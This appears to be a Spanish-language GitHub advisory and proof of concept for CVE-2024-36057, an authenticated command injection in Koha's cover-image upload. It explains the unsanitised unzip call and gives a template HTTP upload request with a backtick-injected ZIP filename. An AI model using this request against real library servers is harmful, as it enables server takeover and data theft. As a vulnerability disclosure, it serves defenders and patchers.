 hacklantic/cve-2024-36057
Aviso y prueba de concepto para CVE-2024-36057, una inyección de comandos del sistema operativo autenticada en Koha Library Software, que demuestra la ejecución arbitraria de comandos mediante nombres de archivo ZIP manipulados.

ID de CVE: CVE-2024-36057
Producto: Koha Library Software
Tipo de vulnerabilidad: Inyección de comandos del SO (CWE-78)
Puntuación CVSS: 9.8 (Crítica)
Versiones afectadas: Anteriores a 23.05.10
Créditos: Karolis Narvilas
Koha es un sistema integrado de gestión de bibliotecas de código abierto. Existe una vulnerabilidad de inyección de comandos en la funcionalidad de carga de imágenes de portada en tools/upload-cover-image.pl. La aplicación utiliza qx/unzip $filename -d $dirname/ para extraer archivos ZIP cargados sin sanear el parámetro filename.


Un usuario autenticado con altos privilegios puede crear un archivo ZIP con un nombre de archivo malicioso que contenga caracteres de acento grave para inyectar comandos de shell arbitrarios, los cuales se ejecutan en el lado del servidor cuando el usuario hace clic en "Process Images".
Impacto: Un atacante remoto autenticado puede explotar CVE-2024-36057 para ejecutar comandos arbitrarios del SO en el servidor subyacente, lo que conduce a un compromiso total del sistema, exfiltración de datos y el establecimiento de puertas traseras persistentes o shells inversas.
https://{domain}/cgi-bin/koha/tools/upload-cover-image.plSolicitud:
POST /cgi-bin/koha/tools/upload-file.pl?temp=1 HTTP/1.1
Host: {domain}
Cookie: [High-Privilege Session]
Connection: close

------WebKitFormBoundaryP82Da5V6eaQOuBUT
Content-Disposition: form-data; name="file"; filename="execute`<INJECTED_COMMAND>`.zip"
Content-Type: application/x-zip-compressed

<zip file contents>
------WebKitFormBoundaryP82Da5V6eaQOuBUT--